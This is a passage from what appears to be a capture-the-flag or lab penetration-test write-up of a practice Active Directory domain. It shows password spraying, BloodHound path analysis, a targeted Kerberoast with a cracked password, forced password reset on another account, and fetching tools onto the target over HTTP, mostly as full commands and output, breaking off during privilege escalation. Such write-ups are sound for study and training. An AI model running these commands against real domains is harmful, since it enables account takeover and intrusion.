-- 0  | hrapp-service  | Untimed$Runny
Validate the credential across every service
What sits in that table is an application password, not necessarily a domain account. We check by throwing it at the full user list, first on MSSQL and then on SMB:
nxc mssql 192.168.229.40 -u users -p 'Untimed$Runny' --continue-on-success | grep -vi failed
nxc smb 192.168.229.40 -u 'hrapp-service' -p 'Untimed$Runny' --shares
Textbook credential reuse: the password the application stored in cleartext in its own database is also the one for the hrapp-service domain account.
MSSQL  192.168.229.40  1433  DC  [*] Windows Server 2022 Build 20348 (name:DC) (domain:hokkaido-aerospace.com) (EncryptionReq:False)
MSSQL  192.168.229.40  1433  DC  [+] hokkaido-aerospace.com\hrapp-service:Untimed$Runny

SMB    192.168.229.40  445   DC  [+] hokkaido-aerospace.com\hrapp-service:Untimed$Runny
SMB    192.168.229.40  445   DC  [*] Enumerated shares
SMB    192.168.229.40  445   DC  Share                  Permissions   Remark
SMB    192.168.229.40  445   DC  homes                  READ,WRITE    user homes
SMB    192.168.229.40  445   DC  NETLOGON               READ          Logon server share
SMB    192.168.229.40  445   DC  SYSVOL                 READ          Logon server share
Over SMB it gains nothing: it sees exactly the same shares as info. If this account is worth anything it will be for what it can do inside the directory, and that only shows up by looking at the ACLs.
Access as Hazel.Green (BloodHound)
Collection with bloodhound-python
BloodHound feeds off LDAP and any domain user will do, so collection runs with info, the weakest credential we hold:
bloodhound-python -u info -p info -ns 192.168.229.40 --zip -c All -d hokkaido-aerospace.comBefore pulling on the graph, the same thing can be had by hand, which also confirms the credential reads the directory: an ldapsearch with info dumps every domain object's attributes.
ldapsearch -x -H ldap://192.168.114.40 -D "info@hokkaido-aerospace.com" -w 'info' \
  -b "DC=hokkaido-aerospace,DC=com" | grep -iE 'userprincipalname' -C 15
objectGUID:: InwhUlSPsE+s6gnpAH4s2g==
userAccountControl: 66080
badPwdCount: 34
pwdLastSet: 133463540865654973
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAkqRcwCz3GTr5QghPUgQAAA==
It confirms access, but it is unusable: hundreds of lines per object with no relationships between them. That is what BloodHound is for.

Seven seconds for the whole domain, which is tiny: 2 computers, 34 users, 62 groups, 6 OUs and no trusts.
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: hokkaido-aerospace.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.hokkaido-aerospace.com
INFO: Found 2 computers
INFO: Found 34 users
INFO: Found 62 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Found 0 trusts
INFO: Done in 00M 07S
INFO: Compressing output into 20260324200425_bloodhound.zip
The zip goes into a BloodHound CE instance stood up with bloodhound-cli, which brings up the whole stack (BloodHound + PostgreSQL + Neo4j) through Docker Compose:
wget https://github.com/SpecterOps/bloodhound-cli/releases/download/v0.1.6/bloodhound-cli-linux-amd64.tar.gz
tar -xvzf bloodhound-cli-linux-amd64.tar.gz
./bloodhound-cli install
The whole route in one graph
With hrapp-service as source and molly.smith as target, Pathfinding returns the entire chain in one go, and all of it is ACL abuse: no exploit, no CVE, just misplaced permissions.

HRAPP-SERVICE ──GenericWrite──> HAZEL.GREEN ──MemberOf──> TIER2-ADMINS ──ForceChangePassword──> MOLLY.SMITHThe middle link is worth reading slowly, because it is the one people skip: Hazel.Green does not hold ForceChangePassword in her own right. The Tier2-Admins group does, and she inherits it through membership. ACEs apply to any principal in the token, so an apparently harmless group membership drags along every permission the group has.
The GenericWrite abuse panel offers two roads onto Hazel.Green:
- Targeted Kerberoast, writing a
servicePrincipalNameon the victim so her TGS can be requested. - Shadow Credentials with pyWhisker, writing an
msDS-KeyCredentialLinkto authenticate as her without touching her password.
pyWhisker was cloned just in case, but in the end it was not needed: Hazel.Green's password turned out to be bad enough that the targeted Kerberoast was plenty.
bloodyAD - force an SPN and Kerberoast
That is the targeted Kerberoasting pattern: plant a bogus SPN on the victim with bloodyAD, request its TGS with GetUserSPNs, crack the hash offline.
The alternative to a forced SPN, when the goal is simply taking the account over, is Shadow Credentials with pywhisker, which does not ship with Kali and has to be cloned:
git clone https://github.com/ShutdownRepo/pywhisker
cd pywhisker
pip3 install -r requirements.txt --break-system-packages
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages
Requirement already satisfied: cryptography in /usr/lib/python3/dist-packages
Requirement already satisfied: six in /usr/lib/python3/dist-packages
Here we take the forced-SPN route, which with GenericWrite is more direct:
bloodyAD --host 192.168.229.40 -d hokkaido-aerospace.com \
  -u hrapp-service -p 'Untimed$Runny' \
  set object Hazel.Green serviceprincipalname -v 'hello/world'

impacket-GetUserSPNs -dc-ip 192.168.229.40 \
  'hokkaido-aerospace.com/hrapp-service:Untimed$Runny' \
  -request -request-user "Hazel.Green"

john --wordlist=/usr/share/wordlists/rockyou.txt hash
bloodyAD confirms the bogus SPN, GetUserSPNs emits it as a TGS (the account is in Tier2-Admins) and john breaks it in two seconds: haze1988.
[+] Hazel.Green's servicePrincipalName has been updated

ServicePrincipalName  Name         MemberOf                                                      PasswordLastSet             LastLogon  Delegation
--------------------  -----------  ------------------------------------------------------------  --------------------------  ---------
hello/world           Hazel.Green  CN=Tier2-Admins,OU=admins,OU=it,DC=hokkaido-aerospace,DC=com  2023-12-06 16:34:46.565497  <never>

$krb5tgs$23$*Hazel.Green$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/Hazel.Green*$80a58caefb294817796412b3c2e97b3e$dfa7a21ba71c27961a33996034951d0058d21ca0db15b2b4103<SNIP>

Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
haze1988         (?)
1g 0:00:00:02 DONE (2026-03-25 00:44) 0.5000g/s 3830Kp/s 3830Kc/s 3830KC/s hazizan..hayven1106
Access as molly.smith
bloodyAD - ForceChangePassword on molly.smith
With hazel.green in hand we walk the last leg of the graph, the ForceChangePassword she inherits from Tier2-Admins. We change molly.smith's password without knowing the previous one:
bloodyAD --host 192.168.229.40 -d hokkaido-aerospace.com \
  -u hazel.green -p 'haze1988' \
  set password molly.smith 'Start123!'
bloodyAD asks for no previous password and answers Password changed successfully!:
[+] Password changed successfully!RDP with the new password:
xfreerdp /u:molly.smith /p:Start123! /v:192.168.229.40
1894735197269cab3896b04f89178d24 (local.txt)
Privilege Escalation
Uploading accesschk: 2 KB that were not a binary
The first download comes from a gist called windows_privesc and is saved straight as accesschk.exe:
wget https://gist.githubusercontent.com/sckalath/8dacd032b65404ef7411/raw/9149b02372d8ca903f03f2fe3bce3a2830981033/windows_privesc -O accesschk.exe
python3 -m http.server 80
wget itself announces the problem on the Content-Type line, even if the output filename hides it:
HTTP request sent, awaiting response ... 200 OK
Length: 2138 (2.1K) [text/plain]
Saving to: 'accesschk.exe'

accesschk.exe   100%[========>]   2.09K  --.-KB/s   in 0s
2026-03-25 01:16:55 (49.5 MB/s) - 'accesschk.exe' saved [2138/2138]
2138 bytes and text/plain: that is a command cheatsheet, not the Sysinternals executable. curl on the box transfers it just as happily (all 2138 bytes arrive intact) and only on running it does it become obvious there is nothing there. A Content-Length of 2 KB for a Windows binary is the red flag that saves that detour.
The fix is to pull the real binary from a repo that ships it:
git clone https://github.com/hansalemaos/accesschk2df
cd accesschk2df
ls
python3 -m http.server 80
$ ls
Eula.txt  LICENSE  README.MD  __init__.py  accesschk.exe  accesschk64.exe  accesschk64a.exe  requirements.txt  thirdparty.json

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.229.40 - - [25/Mar/2026 01:21:13] "GET /accesschk.exe HTTP/1.1" 200 -
192.168.229.40 - - [25/Mar/2026 01:21:31] "GET /accesschk.exe HTTP/1.1" 200 -

C:\Users\molly.smith\Desktop>curl http://192.168.45.164/accesschk.exe -o accesschk.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 1433k  100 1433k    0     0  3916k      0 --:--:-- --:--:-- --:--:-- 3917k
With the good binary in the tools directory, it gets served over HTTP and pulled from the RDP session with curl, which ships with Windows 10 out of the box:
python3 -m http.server 80curl http://192.168.45.164/winpeas.exe -o winpeas.exe
192.168.229.40 - - [25/Mar/2026 01:18:44] "GET /winpeas.exe HTTP/1.1" 200 -

C:\Users\molly.smith\Desktop>curl http://192.168.45.164/winpeas.exe -o winpeas.exe
100 1891k  100 1891k    0     0  5105k      0 --:--:-- --:--:-- --:--:-- 5097k
There they are, the three Sysinternals binaries (32-bit, 64-bit and Itanium), and the transfer jumps from 2 KB to 1433 KB, which is executable-sized:
Eula.txt  LICENSE  README.MD  __init__.py  accesschk.exe  accesschk64.exe  accesschk64a.exe  requirements.txt  thirdparty.json

C:\Users\molly.smith\Desktop>curl http://192.168.45.164/accesschk.exe -o accesschk.exe
  % Total    % Received % Xferd  Average Speed
  100  1433k  100  1433k      0      0    3916k
accesschk - AppReadiness with SERVICE_ALL_ACCESS
With the good binary we list the objects molly.smith can write to. -c scopes the search to services, -u silences errors, -w filters to write access, -q drops the banner and -v details the actual permissions:
accesschk.exe -cuwqv "molly.smith" * /accepteula
The output is baffling the first time: it does not flag one service, it flags dozens, every one with SERVICE_ALL_ACCESS.
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich

RW ADWS
        SERVICE_ALL_ACCESS
RW ALG
        SERVICE_ALL_ACCESS
RW AppHostSvc
        SERVICE_ALL_ACCESS
RW AppIDSvc
        SERVICE_ALL_ACCESS
RW AppReadiness
        SERVICE_ALL_ACCESS
RW aspnet_state
        SERVICE_ALL_ACCESS
<SNIP>
